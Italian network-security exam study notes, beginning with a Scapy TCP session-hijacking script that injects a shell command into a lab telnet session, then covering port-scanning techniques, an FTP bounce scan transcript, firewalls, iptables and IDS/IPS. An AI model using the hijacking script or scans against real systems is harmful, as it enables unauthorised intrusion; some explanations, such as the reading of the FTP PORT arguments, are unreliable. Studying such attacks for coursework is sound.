#!/usr/bin/python3
from scapy.all import *
print ("SENDING SESSION HIJACKING PACKET.....")
ip = IP(src="10.0.2.69", dst="10.0.2.68")
tcp = TCP(sport=45634, dport=23, seq=2737422033, ack=718532383)
flags="A"
data = "\n touch /tmp/xyz\n"
pkt = ip/tcp/data
send (pkt, verbose=0)
```

1. Deve essere avviata una connessione telnet da 10.0.2.69 a .68
2. Ora avvio il programma appena creato da un attacker 10.0.2.8
3. Appena il source 10.0.2.69 farà un telnet verrà creato un file
4. Quando l'attacco ha successo la connessione telnet si freeza

Risposta CHAT GPT

L'attaccante può far eseguire un comando al server, ad esempio, se si tratta di una connessione Telnet (porta 23), inviando un comando testuale come payload. Supponiamo che l'attaccante voglia creare un file sul server chiamato malicious_file:

- Comando da inviare:
 - echo "hacked" > malicious_file
- Costruzione del pacchetto con il comando:
 - Payload: echo "hacked" > malicious_file\n
- Questo comando crea un file con il testo "hacked".
- Procedura per inviare il pacchetto:
 - L'attaccante genera un pacchetto TCP con i valori corretti (vedi sopra) e il payload contenente il comando.
 - Il server, ricevendo un pacchetto con il corretto Sequence Number e Acknowledgment Number, eseguirà il comando perché lo riconoscerà come proveniente dal client legittimo.

a. (X2) Elencare e descrivere alcuni attacchi a TCP

SYN Flooding Attack

TCP Reset Attack

TCP Session Hijacking

Guarda spiegazioni sopra

SCANNING

a. Discutere obiettivi, natura degli approcci al port scanning

La scansione all'interno di una rete viene eseguita per recuperare informazioni su determinati host o server e non necessariamente è un attacco malizioso.

Esistono diversi strumenti e software che permettono di avere una scansione di una rete e l'obiettivo principale è ottenere informazioni sulle porte utilizzate (TCP\UDP), cioè quali porte sono aperte e in ascolto su determinati nodi, oltre che determinare quale sistema operativo è presente e se esistono sistemi di filtraggio o firewall in una determinata rete.

Lo scanning può essere attivo o passivo con la differenza principale che nel primo caso si immette traffico nella rete per recuperare informazioni, mentre nel secondo si fa semplice sniffing senza intervenire attivamente in una o più comunicazioni.

Lo scanning può avere diversi approcci: verticale, cioè un host che fa scanning di più target, orizzontale, cioè molti host che fanno scanning su un singolo target in maniera distribuita e infine un mix tra i due, detto ibrido.

Il target infine può essere singolo, cioè una macchina, o multiplo, cioè anche una porzione di rete, se non tutta.

b. Quali sono i risultati possibili per la scansione di una porta?

Una porta può essere in tre stati: aperta, nel senso che c'è un protocollo in ascolto su di essa, pronto per far partire una comunicazione TCP, chiusa, vale a dire che non è presente nessun protocollo in ascolto e infine filtrata, cioè che è presente un firewall che lascia passare del traffico su una porta solo a determinate condizioni, come per esempio la provenienza da determinati indirizzi.

In quest'ultimo caso non è possibile capire se un determinato protocollo è in ascolto o meno.

a. Descrivere la differenza fra tecniche scan stealth e non stealth.

Le tecniche di **scan stealth** sono progettate per ridurre al minimo la possibilità di rilevamento da parte di sistemi di sicurezza come firewall o sistemi di rilevamento delle intrusioni (IDS). Ciò viene fatto evitando di completare connessioni TCP o inviando pacchetti che sembrano innocui o legittimi. Ad esempio, un SYN scan (o "half-open scan") non completa il three-way handshake, interrompendolo dopo aver ricevuto la risposta SYN/ACK. Altre tecniche stealth, come l'ACK scan o l'IDLE scan, sfruttano comportamenti specifici dei protocolli per raccogliere informazioni senza sollevare allarmi.

Le tecniche di **scan non stealth**, invece, interagiscono direttamente con il target completando connessioni o inviando pacchetti facilmente riconoscibili. Ad esempio, il TCP connect scan utilizza la normale chiamata di sistema connect() per stabilire una connessione completa. Sebbene siano semplici da usare e non richiedano privilegi particolari, queste tecniche sono facilmente rilevabili perché lasciano tracce evidenti nei log del sistema target e nei sistemi di sicurezza.

a. Descrivere sinteticamente i metodi di scansione stealth

- **TCP SYN scan:** Invia un pacchetto SYN per iniziare il three-way handshake, ma non lo completa.
 - Se il target risponde con SYN/ACK, la porta è aperta;
 - se risponde con RST, la porta è chiusa.Questa tecnica è meno intrusiva rispetto al TCP connect scan perché evita di stabilire una connessione completa.
- **ACK scan:** Invia un pacchetto con il flag ACK impostato per determinare se un firewall è presente e analizzare il suo comportamento.
 - Le risposte RST indicano che la porta non è filtrata;
 - L'assenza di risposta suggerisce un filtro.

- **Window scan** E' simile all'ACK scan, ma sfrutta il valore del campo Window size nei pacchetti RST per determinare lo stato delle porte.
 - Se la porta è aperta, il campo Window size ha un valore positivo;
 - se è chiusa, il valore è zero.
 - L'assenza di risposta o un errore ICMP indica una porta filtrata.
- Funziona solo su sistemi che supportano questa implementazione e può essere bloccato da firewall avanzati.
- **FIN, NULL e Xmas scan:** Queste tecniche inviano pacchetti con combinazioni di flag non standard (FIN, tutti i flag a zero, o FIN+URG+PSH rispettivamente).
 - Se il target risponde con RST, la porta è chiusa.
 - L'assenza di risposta indica che la porta è aperta o filtrata.
- Questi metodi possono bypassare alcuni firewall non stateful.
- **IDLE scan:** Utilizza uno zombie per inviare pacchetti spoofed alla vittima, sfruttando l'incremento prevedibile del campo IPID. Questa tecnica consente di mascherare completamente l'origine dello scan.
- **Fragmentation scan:** Frammenta i pacchetti in segmenti più piccoli per complicare la rilevazione da parte di firewall e IDS. Sebbene efficace in alcuni contesti, può essere lento e inaffidabile in presenza di perdita di pacchetti.

a. Descrivere almeno due tecniche di scansione con TCP

1. **SYN Scan** (Half-Open Scan):
 - Questa tecnica, tra le più comuni e difficili da rilevare, sfrutta la prima fase del three-way handshake TCP:
 - L'attaccante invia un pacchetto SYN alla porta di destinazione.
 - Se la porta è aperta, il bersaglio risponde con un pacchetto SYN-ACK.
 - L'attaccante interrompe la connessione inviando un pacchetto RST (Reset) invece di completare il handshake.
 - Poiché il three-way handshake non viene completato, la scansione può essere meno evidente nei log della vittima.
 - **Vantaggi:** Velocità ed efficacia, basso rischio di rilevamento.
 - **Svantaggi:** Richiede privilegi elevati (root).
2. **TCP NULL, FIN e Xmas Scans:**
 - Queste tecniche sfruttano l'invio di pacchetti TCP con flag impostati in modo insolito o assenti, con l'obiettivo di ottenere informazioni sullo stato della porta:
 - NULL Scan: Nessun flag TCP è impostato.
 - FIN Scan: Solo il flag FIN è impostato.
 - Xmas Scan: Sono impostati i flag FIN, PSH, e URG.
 - Risposta del bersaglio:
 - Porta chiusa: Risponde con un pacchetto RST.
 - Porta aperta: Nessuna risposta (comportamento previsto dallo standard TCP/IP).
 - **Vantaggi:** Ridotta probabilità di rilevamento.
 - **Svantaggi:** Inefficace contro stack TCP/IP non conformi o filtrati.
3. **ACK Scan:**
 - Utilizzata principalmente per determinare se le porte sono filtrate da un firewall.
 - L'attaccante invia un pacchetto con il flag ACK.

- Risposte possibili:
 - RST: La porta è accessibile (aperta o chiusa, ma non filtrata).
 - Nessuna risposta o ICMP "destination unreachable": La porta è filtrata.
- **Vantaggi:** Utile per mappare i firewall.
- **Svantaggi:** Non fornisce informazioni dirette sullo stato delle porte (aperta o chiusa).

b. Descrivere in dettaglio IDLE scan illustrando le risposte in caso di porta chiusa, aperta o filtrata effettuato sulla porta 23 della vittima sapendo che l'ultima risposta ottenuta dallo zombie ha id=42380

L'**IDLE scan** è una tecnica sofisticata che utilizza un host "zombie" per mascherare l'origine dello scan e dedurre lo stato delle porte del target. Funziona sfruttando il comportamento prevedibile del campo IPID nei pacchetti inviati dall'host zombie.

- **Descrizione del processo:**


- L'attaccante invia un pacchetto spoofed SYN/ACK allo zombie e osserva la sua risposta RST, annotando l'IPID.
- Utilizzando l'indirizzo IP dello zombie, l'attaccante invia un pacchetto SYN spoofed al target.
- Se la porta sul target è aperta, il target risponde con un SYN/ACK allo zombie, che incrementa l'IPID e risponde con un RST.
- Se la porta sul target è chiusa, il target invia direttamente un RST allo zombie, senza incrementare significativamente l'IPID.
- Se la porta è filtrata, il pacchetto non raggiunge lo zombie, e l'IPID non cambia.


- **Caso specifico sulla porta 23 della vittima:**

- Porta chiusa: La vittima risponde con RST direttamente allo zombie. L'IPID dello zombie resta invariato (42380).
- Porta aperta: La vittima invia SYN/ACK allo zombie, che risponde con RST, incrementando l'IPID di 2 (da 42380 a 42382).
- Porta filtrata: Nessuna risposta arriva allo zombie. L'IPID rimane invariato (42380).

L'IDLE scan è una tecnica stealth particolarmente potente perché consente di evitare il contatto diretto con il target e sfrutta un intermediario inconsapevole.

a. Riconoscere e commentare il tipo di scan evidenziato in figura e aggiungere il caso mancante (porta chiusa/aperta)





Il tipo di attacco è conosciuto come **IDLE scan** in cui viene utilizzato un client intermedio come zombie per rendere complicata risalire all'attaccante.

1. La sorgente manda un SYN/ACK allo zombie e aspetta un RST come risposta con IPID. Successivamente l'attaccante invia un pacchetto SYN spoofato con IP sorgente del client zombie verso la vittima con la porta che vuole scansionare.
2. Se la porta è aperta, la vittima risponderà con un SYN/ACK allo zombie. Quest'ultimo non si aspetta un SYN/ACK e risponde perciò con un messaggio RST e con un IPID+1.
3. Infine l'attaccante manda nuovamente un pacchetto SYN/ACK al client zombie e, se IPID è aumentato, allora la porta è aperta.

Manca il caso in cui la porta è chiusa o filtrata: in questo caso IPID non viene aumentato, quindi l'attaccante capisce che non c'è traffico su quella specifica porta.

a. Descrivere FTP bounce scan

Un **FTP bounce scan** è una tecnica di scansione utilizzata per ottenere informazioni su una rete o un sistema tramite il protocollo FTP (File Transfer Protocol). Si basa su una vulnerabilità che esiste in alcune implementazioni di server FTP, che permette di sfruttare un server FTP come "rimbalzo" per indirizzare traffico verso altri host o porte, bypassando restrizioni di rete o firewall. Il termine "bounce" si riferisce al fatto che i pacchetti di dati non provengono direttamente dal client, ma vengono "rimbalzati" attraverso il server FTP compromesso.

L'attacco si verifica quando un attaccante:

1. Apre una connessione al server FTP.
2. Utilizza il comando FTP PORT per indicare al server di inviare i dati a un indirizzo IP e una porta arbitrari, diversi da quelli del client.
3. Il server FTP, ignaro dell'attacco, inoltra i dati al target specificato, permettendo all'attaccante di:
 - Scansionare porte su un sistema remoto (port scanning).
 - Inoltrare dati malevoli a una destinazione, simulando che provengano dal server FTP.
4. Se il server non riesce a collegarsi da un errore sulla connessione FTP
 - Porta chiusa

Se il trasferimento riesce

- Porta aperta

Vantaggi: usa lo standard FTP per il suo compito

Stealth : IP sorgente nascosto, la vittima vede il server FTP

Svantaggi : Solo su porte TCP, Lento , Lascia tracce su server FTP

Possibili contromisure:

- impedire che l'indirizzo IP specificato dal comando PORT sia diverso da quello dell'FTP Client
- impedire che il numero di porta sia < 1023
 - evitare attacchi a servizi standard quali smtp, pop3, etc...

a) In relazione all'attacco (ormai obsoleto) FTP Bounce Attack, dire di cosa si tratta e quale tipologia di firewall potrebbe bloccarlo e come.

L'**FTP Bounce Attack** è un attacco sfruttabile su server FTP che supportano la modalità di trasferimento Active Mode (PORT). In questa modalità, un client FTP può specificare l'indirizzo IP e la porta TCP di destinazione a cui il server FTP deve inviare i dati.

L'attacco si verifica quando un attaccante:

5. Apre una connessione al server FTP.
6. Utilizza il comando FTP PORT per indicare al server di inviare i dati a un indirizzo IP e una porta arbitrari, diversi da quelli del client.
7. Il server FTP, ignaro dell'attacco, inoltra i dati al target specificato, permettendo all'attaccante di:
 - Scansionare porte su un sistema remoto (port scanning).
 - Infiltrare dati malevoli a una destinazione, simulando che provengano dal server FTP.

Questo attacco è considerato obsoleto perché la maggior parte dei server FTP moderni ha disabilitato o mitigato l'uso non sicuro del comando PORT.

- Uno Stateful Firewall non intercetterebbe questo tentativo di intrusione
- Un FTP Proxy invece potrebbe riconoscere che c'è un uso improprio del protocollo e terminare la connessione

Application-level Gateway (Proxy Firewall):

- Questa soluzione analizza il traffico FTP a livello applicativo, verificando i comandi trasmessi e proteggendo da attacchi come il Bounce Attack.
- Configurazione:
 - Limitare l'uso del comando PORT a destinazioni autorizzate.
 - Implementare regole per verificare che le connessioni siano dirette solo ai target previsti.
 - Forzare l'uso della modalità Passive Mode (PASV), quando possibile, che elimina la necessità di indicare IP e porte arbitrari.

b. Descrivere con un esempio FTP bounce scan

guarda qui sotto

b. Commentare praticamente il risultato della seguente scansione, riportandone i risultati:

```
USER A
331 Username okay, awaiting password
PASS A
230 User logged in, proceed
PORT 172,32,80,80,0,8080
200 The requested action has been successfully completed
LIST
150 File status okay; about to open data connection
226 Closing data connection
PORT 172,32,80,80,0,7777
200 The requested action has been successfully completed
LIST
425 No connection established
```

In breve

Si tratta di un FTP Bounce Scan, in quanto possiamo riconoscere che avviene un login e poi si indica al server su quale porta ci aspettiamo di essere ricontattati. In questo caso stiamo scansionando rispettivamente le porte 8080 – aperta e la 7777 che non è aperta

Più approfondita

La sequenza di comandi FTP fornita mostra un esempio di scansione FTP, in cui un attaccante o un tester cerca di ottenere informazioni su un server remoto attraverso una serie di comandi. Ogni riga della scansione rappresenta un'azione specifica sul server FTP, e i codici di risposta del server FTP sono importanti per capire se un'azione ha avuto successo o meno. Di seguito una descrizione pratica dei risultati e del loro significato:

1. USER A

USER A

331 Username okay, awaiting password

Significato: Il comando USER A è stato inviato per iniziare una sessione FTP, utilizzando il nome utente "A". Il server ha risposto con il codice 331, che indica che il nome utente è corretto e che il server è pronto ad accettare la password.

2. PASS A

PASS A

230 User logged in, proceed

Significato: Il comando PASS A è stato inviato, dove la password associata all'utente "A" è anch'essa "A". Il server ha risposto con il codice 230, che significa che l'accesso è stato effettuato con successo e ora l'utente può proseguire con altre operazioni.

3. PORT 172,32,80,80,0,8080

PORT 172,32,80,80,0,8080

200 The requested action has been successfully completed

Significato: Il comando PORT è utilizzato per impostare una connessione passiva su un altro host (indirizzo IP 172.32.80.80) e una porta specifica (8080, come indicato dai due numeri finali 0,8080). La risposta 200 indica che il comando è stato eseguito correttamente, quindi il server è ora pronto ad accettare una connessione sulla porta 8080.

4. LIST

LIST

150 File status okay; about to open data connection

226 Closing data connection

Significato: Il comando LIST è utilizzato per ottenere un elenco dei file e delle directory presenti sul server FTP. Il server risponde con 150, che indica che la connessione dati è in fase di apertura, e successivamente con 226, che indica che la connessione dati è stata

chiusa con successo. Questo significa che il comando **LIST** è stato eseguito correttamente e l'elenco dei file è stato trasmesso con successo.

5. PORT 172,32,80,80,0,7777

PORT 172,32,80,80,0,7777

200 The requested action has been successfully completed.

Significato: Un altro comando PORT viene inviato, questa volta per impostare una connessione sulla porta 7777 (come indicato dai numeri 0,7777). La risposta 200 indica che la richiesta è stata accettata con successo, quindi il server FTP è pronto per una nuova connessione dati sulla porta 7777.

6. LIST

LIST

425 No connection established

Significato: Il comando LIST viene inviato di nuovo, ma questa volta il server risponde con 425, che significa "No connection established" (Nessuna connessione stabilita). Questo errore indica che la connessione dati non è stata creata correttamente, quindi il comando LIST non è riuscito a restituire alcun dato. Il problema potrebbe essere dovuto a una connessione fallita sulla porta 7777 o a una configurazione di rete che ha impedito l'apertura della connessione.

Riepilogo del risultato della scansione:

1. L'accesso FTP è stato effettuato con successo utilizzando il nome utente e la password "A".
2. Il comando PORT 172,32,80,80,0,8080 è stato eseguito con successo, indicando che il server è pronto a stabilire una connessione sulla porta 8080.
3. Il comando LIST ha funzionato correttamente, restituendo un elenco di file dal server.
4. Il comando PORT 172,32,80,80,0,7777 è stato eseguito correttamente, ma quando è stato inviato un altro comando LIST, la connessione alla porta 7777 non è riuscita, restituendo l'errore 425 No connection established.

Interpretazione della scansione:

- Comando PORT: Questo comando viene utilizzato tipicamente per la scansione delle porte. In questo caso, l'attaccante sta cercando di verificare la possibilità di stabilire connessioni a porte specifiche su un altro server o macchina attraverso il server FTP.
- Risultati: La connessione alla porta 8080 è stata stabilita correttamente, mentre la connessione alla porta 7777 ha fallito. Questo potrebbe indicare che la porta 8080 è aperta sul server di destinazione, ma la porta 7777 è chiusa o filtrata.

La scansione mostra come l'attaccante stia cercando di raccogliere informazioni sulle porte aperte di un sistema remoto, utilizzando un server FTP come intermediario.

A. Dire in cosa consiste OS fingerprinting e descrivere alcune tecniche

Con OS fingerprinting ci si riferisce quell'insieme di attività che permettono di identificare il sistema operativo di un client analizzando i pacchetti di rete da esso generati sulla base di alcune caratteristiche. Esistono infatti differenze implementative degli stack TCP/IP a seconda del sistema operativo relativo. Ad esempio, nel caso di pacchetti di livello 3, il campo TTL viene inizializzato con un valore di 128 per gli stack TCP/IP implementati su Windows, mentre di 64 per quelli Linux. La rilevazione può essere fatta in modo non intrusivo usando alcuni strumenti di analisi come p0f, che è in grado di riconoscere molte implementazioni di stack TCP/IP.

FIREWALL E NIDS

a.(x2) Descrivere i principi inderogabili dei firewall.

1. Un firewall deve essere l'**unico punto di contatto** della rete interna con quella esterna.
2. Solo il **traffico “autorizzato”** può attraversare il firewall.
3. Il firewall stesso deve essere un **sistema altamente sicuro** esso stesso.

a. Cosa si intende per stateful firewall? Che differenza esiste con un firewall stateless?

I **firewall stateful** sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri. Mantengono inoltre un log storico del traffico, con i dettagli quali indirizzi di origine e destinazione, numeri di porta, sequenze TCP e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico. Le policy su un firewall, unite al modulo di log inspection di un firewall utilizzato tendenzialmente in infrastrutture mediamente complesse fornisce questo genere di funzionalità in maniera integrata, ma c'è bisogno di un tecnico esperto per configurarle, in quanto si possono causare diversi problemi al traffico sia interno che verso l'esterno, se si sbaglia a inserire policy.

I **firewall stateless** invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.

a. Differenze tra static stateless firewall e dynamic stateful firewall

Static Stateless Firewall	Dynamic Stateful Firewall
<p>Semplicità: Opera basandosi su regole statiche predefinite che specificano quali pacchetti possono passare o essere bloccati.</p>	<p>Complessità e Intelligenza: sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.</p>
<p>Basato su criteri fissi:</p> <ul style="list-style-type: none"> • Controlla header dei pacchetti, come indirizzo IP sorgente e destinazione, porte e protocollo. • Non tiene conto del contesto della connessione. <p>Il filtro scarta i datagrammi sulla base di</p> <ul style="list-style-type: none"> • tipo di servizio a cui il datagramma è destinato (porta TCP/UDP oppure campo PROTOCOL) • indirizzo IP sorgente o destinazione • indirizzo MAC sorgente o destinazione • interfaccia di provenienza o destinazione 	<p>Contesto delle connessioni:</p> <ul style="list-style-type: none"> • Analizza ogni pacchetto nel contesto della sessione a cui appartiene. • Mantiene una tabella (connection or state table) • Oltre all'IP sorgente e di destinazione, solitamente vengono registrati tanti altri dati, quali il protocollo, le porte, i flag, i sequence number <p>Ogni volta che un pacchetto arriva al firewall, viene verificato se esso fa parte di una connessione precedentemente stabilita</p> <ul style="list-style-type: none"> • In caso affermativo, esso viene lasciato passare senza ulteriori controlli sulle catene del firewall stesso, • Altrimenti subisce la sorte di un normale pacchetto in ingresso

<p>Indipendenza tra pacchetti:</p> <ul style="list-style-type: none"> Ogni pacchetto è valutato singolarmente, senza considerare i pacchetti precedenti o successivi nella stessa sessione. 	<p>Controllo dinamico:</p> <ul style="list-style-type: none"> Le decisioni sul traffico si basano sia su regole predefinite sia sullo stato corrente delle connessioni. Può bloccare pacchetti che non corrispondono a una connessione valida (ad esempio, pacchetti di risposta che non corrispondono a una richiesta legittima).
<p>Velocità: Poiché non tiene traccia dello stato della connessione, è generalmente più veloce e consuma meno risorse.</p> <p>Limitazioni:</p> <ul style="list-style-type: none"> Arduo supportare servizi con porte allocati dinamicamente (FTP) Non può rilevare connessioni anomale o attacchi avanzati. Non distingue i pacchetti appartenenti a connessioni legittime da quelli malevoli se rispettano le regole predefinite. 	<p>Maggiore Sicurezza:</p> <ul style="list-style-type: none"> Può rilevare attacchi più sofisticati, come spoofing o session hijacking. Adatto per reti complesse e per ambienti con traffico variabile e dinamico. <p>Prestazioni:</p> <ul style="list-style-type: none"> Consuma più risorse rispetto ai firewall stateless, poiché richiede memoria e capacità di elaborazione per gestire la state table.
<p>Utilizzo tipico:</p> <ul style="list-style-type: none"> Situazioni in cui è sufficiente un controllo basilare del traffico, ad esempio, in reti semplici o per segmentazione base 	<p>Utilizzo tipico:</p> <ul style="list-style-type: none"> Infrastrutture moderne, dove è necessaria una protezione più avanzata e adattiva contro minacce complesse.

a.(x4) Cosa è e come funziona un Proxy Firewall.


Un **Proxy Firewall** è un firewall che opera a livello applicativo, mediando le connessioni tra i client e i server. Intercetta e analizza il contenuto dei pacchetti (non solo gli header) per garantire la sicurezza e filtrare le comunicazioni. Agisce come intermediario, disaccoppiando le comunicazioni dirette tra i due estremi della rete e gestendo aspetti di sicurezza specifici dei protocolli applicativi.

- Funzionamento:
 - Il client si connette al proxy firewall.
 - Il proxy analizza il contenuto della richiesta e la confronta con le regole di sicurezza definite.
 - Se la richiesta è legittima, il proxy la inoltra al server di destinazione.
 - Il server risponde al proxy, che a sua volta passa la risposta al client.
- Caratteristiche principali:
 - Esamina il contenuto dei pacchetti a livello applicativo.
 - Supporta l'autenticazione degli utenti.
 - Nasconde gli indirizzi IP interni mediante mascheramento.
 - Analizza comandi e dati trasmessi, garantendo una maggiore sicurezza contro attacchi applicativi come buffer overflow.

b. Come funziona un proxy firewall? Presentare la configurazione reverse proxy.

Prima parte vedi sopra

Un **Reverse Proxy** è una configurazione specifica del proxy firewall che media il traffico proveniente da **utenti esterni verso i risorse interne**.



- Vantaggi:
 - Obfuscation: Nasconde il tipo e la posizione dei server interni.
 - Load Balancer: Distribuisce il carico tra diversi server.
 - Sicurezza: Protegge i server interni da attacchi diretti.
 - Caching e accelerazione SSL: Migliora le prestazioni riducendo il carico sui server interni.
 - compressione

a. Differenza tra Circuit-level Gateway e Application-level Gateway

Caratteristica	Circuit-level Gateway	Application-level Gateway
Livello Operativo	Livello di Trasporto (TCP/UDP)	Livello Applicativo (HTTP,FTP,...)
Analisi del traffico	Analizza solo gli header	Analizza i dati all'interno dei pacchetti
Comprensione dei dati	Non comprende il contenuto del traffico.	Comprende il contenuto del traffico per applicazioni specifiche
Modello Client/server	Rompe per la durata della connessione il modello, creando un circuito virtuale tra client e server.	Rompe completamente il modello client/server.
Sicurezza e vantaggi	Fornisce una protezione di base (ad esempio, isolamento TCP/IP). <ul style="list-style-type: none"> ● Server più protetti (crea connessioni virtuali per conto di host da proteggere) ● isola da tutti gli attacchi che riguardano l'handshake TCP ● isola da tutti gli attacchi che riguardano la frammentazione dei pacchetti IP 	<ul style="list-style-type: none"> ● Offre una protezione avanzata (es. contro buffer overflow). ● Non permette connessioni dirette tra interno e esterno ● Mantiene log del traffico e delle attività
Svantaggi	Molte limitazioni proprie del packet filter rimangono	<ul style="list-style-type: none"> ● Applicazioni in tempo reale

		<ul style="list-style-type: none"> • Limitazioni in termini di supporto per quanto riguarda nuove applicazioni e protocolli di rete • Possono generare dei problemi nella performance • Vulnerabilità del firewall esposte direttamente
Prestazioni	Più veloce, ma meno sicuro.	Più lento, ma garantisce una sicurezza più elevata.
Autenticazione	Può autenticare client a livello di trasporto.	Può richiedere modifiche ai client per funzionare.
Trasparenza	Più trasparente per i client.	Può richiedere modifiche ai client per funzionare.
Esempi di utilizzo	SOCKS Proxy, sistemi di tunneling TCP.	Web Application Firewall (WAF), proxy HTTP o FTP.

b. Assumendo un firewall posizionato su un router, devono essere filtrati i traffici in ingresso al firewall stesso o solo quelli che devono essere "forwarded"? Spiegare le motivazioni contestualizzando lo scenario.

	Filtrare il traffico in ingresso al router	2. Filtrare il traffico "forwarded"
Quando è necessario	<p>Se il router è configurato per fornire servizi direttamente (es. NAT, VPN, server DHCP o DNS integrati), è importante filtrare il traffico destinato al router per evitare attacchi mirati, come:</p> <ul style="list-style-type: none"> • Tentativi di accesso non autorizzato (es. SSH, Telnet, o interfacce web di gestione). • Attacchi DoS/DDoS diretti contro il router. • Sfruttamento di vulnerabilità dei servizi esposti dal router stesso. 	<p>Se il router agisce come gateway tra reti diverse (ad esempio, rete locale e Internet), deve filtrare il traffico "forwarded" per:</p> <ul style="list-style-type: none"> • Proteggere i dispositivi della rete interna da attacchi esterni. • Applicare politiche di sicurezza, come il blocco di protocolli o porte non necessari. • Limitare il traffico in uscita per evitare attività malevole (es. blocco di botnet o malware che comunicano con server esterni).
Motivazioni:	<ul style="list-style-type: none"> • Il router rappresenta una risorsa critica: se compromesso, l'intera rete potrebbe essere esposta. • Ridurre il carico sulle risorse del router, bloccando traffico indesiderato prima che raggiunga i servizi interni. 	<ul style="list-style-type: none"> • Garantire la sicurezza e il controllo delle comunicazioni tra le reti. • Prevenire la propagazione di attacchi verso o dalla rete locale.
Scenario di esempio	Un router aziendale con un'interfaccia di gestione accessibile dall'esterno tramite HTTPS o SSH deve bloccare tutti gli accessi da IP non autorizzati per proteggere le sue funzioni critiche.	Un router che collega una rete aziendale a Internet deve bloccare il traffico in entrata su porte non utilizzate (es. 445 per SMB) e il traffico in uscita verso indirizzi noti per attività malevole.

Filtrare entrambi

In molti casi, è necessario filtrare sia il traffico destinato al router sia quello "forwarded".

Questo approccio offre:

- Una protezione completa del router e della rete.
- Controllo dettagliato delle comunicazioni in ogni direzione.

Scenario combinato: Un router aziendale con funzioni di NAT e VPN dovrebbe:

1. Filtrare gli accessi alla propria interfaccia di gestione da Internet.
2. Bloccare traffico non autorizzato tra la rete interna e Internet (es. tentativi di connessione su porte specifiche).

In uno **scenario reale**, entrambi i tipi di traffico dovrebbero essere filtrati, ma con enfasi variabile a seconda dei requisiti di sicurezza:

- Filtraggio del traffico verso il router: essenziale se il router offre servizi direttamente.
- Filtraggio del traffico "forwarded": indispensabile per proteggere la rete interna.

Il design delle regole del firewall deve considerare il ruolo del router, i servizi che offre e i rischi associati.

a) descrivere come funziona in dettaglio iptables

Iptables è un tool per agire e configurare il firewall Linux basato su Netfilter. Gestisce il traffico attraverso tabelle, che contengono catene composte da regole. Le tabelle principali sono:

- **Filter**: Filtraggio dei pacchetti (ACCEPT, DROP, REJECT).
- **NAT**: Modifica indirizzi e porte (SNAT, DNAT).
- **Mangle**: Modifica avanzata dei pacchetti.

Ogni catena (INPUT, OUTPUT, FORWARD, PREROUTING, POSTROUTING) corrisponde a una fase del flusso dei pacchetti:

1. PREROUTING: Modifica pacchetti in arrivo (es. DNAT).
2. INPUT: Filtra pacchetti destinati al sistema.
3. FORWARD: Filtra pacchetti inoltrati.
4. OUTPUT: Gestisce pacchetti generati localmente.
5. POSTROUTING: Modifiche finali (es. SNAT).

Regole non persistono al riavvio e vanno salvate manualmente.

- Policy di default per una chain:
 - iptables [-t tabella] -P <chain> <target>
- Flush delle regole inserite
 - iptables [-t tabella] -F
- Inserire una regola in una chain (in testa o in una determinata posizione)
 - iptables [-t tabella] -I <chain> [posizione] <filtro> -j <target>

b.(x3) Differenza tra IDS e IPS

	IDS (Intrusion Detection System)	IPS (Intrusion Prevention System)
Def	L'IDS è un sistema passivo che si concentra sulla rilevazione delle intrusioni e fornisce avvisi.	L'IPS è un sistema attivo che previene le intrusioni intervenendo direttamente. IDS + firewall dinamico distribuito

Scopo	Monitorare il traffico di rete o i log per rilevare attività sospette o anomale.	Bloccare e mitigare le minacce prima che possano causare danni.
